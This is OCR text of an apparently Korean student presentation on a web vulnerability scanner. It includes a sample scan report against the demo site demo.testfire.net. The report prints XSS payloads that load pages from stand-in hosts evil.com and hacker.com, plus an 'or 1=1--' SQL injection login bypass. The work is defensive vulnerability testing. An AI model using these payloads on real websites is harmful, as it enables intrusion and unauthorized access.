
No.	진단 항목	
1/6	데이터 평문 전송	✓
2/6	관리자 페이지 노출	✓
3/6	알려진 취약점	✓
4/6	디렉토리 리스팅	✓
5/6	XSS	✓
6/6	SQL INJECTION	✓

창닫기

개발 시스템 운영(3/4)

웹 사이트 조회하기

조회 화면



진단한 결과를 pdf파일로 다운로드 가능

개발 시스템 운영(4/4)

진단 결과

진단 결과

Website Vulnerability Scanner Report

Scan Information

Website URL = demo.testfire.net
Start Time = 2019-10-14 14:52:40.100721
Finish Time = 2019-10-14 14:52:40.100721
Scan duration = 0:00:00

List of tests performed (6/6)

Type	Contents	Resulte
Port Scan	25/tcp(SMTP) Open 80/tcp(HTTP) Open	Risk
Admin Page	/admin server exist	Risk
Check CVE	https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Apache-Coyote/1.1	Risk
Directory Listing	This website is "SAFE" from Directory listing	Safe
XSS	<body bgcolor=yellow> <iframe src="http://evil.com/xss.html"> <object type="text/x-scriptlet" data="http://hacker.com/xss.html">	Risk
SQL Injection	{'uid': '" or 1=1--", 'passw': 'donecare'}	Risk

결론 및 기대효과

❍ 결　　론

- XSS과 SQL Injection 등의 취약점을 이용한 웹 공격 진단 시스템을 완성하고, 인가된 사용자만 이용이 가능 하도록 웹 사이트를 개발

- 특히 리포팅 체제를 구축하여 관리자에게 진단한 취약점과 대응방안을 제공하여 안정적이고 효율적으로 웹 사이트를 운영할 수 있도록 지원

❍ 기대효과

- 모든 조원들이 시스템 개발의 목표를 달성하기 위해 노력하고 협력하여 팀워크를 발휘하고 진단 시스템 개발기술 역량을 배양하는 계기

- 이 시스템은 온라인에서 실시간으로 웹 사이트의 취약점을 진단하여 효율적으로 대응할 수 있게 할 것으로 기대

- 끝 -

Q&A

감사합니다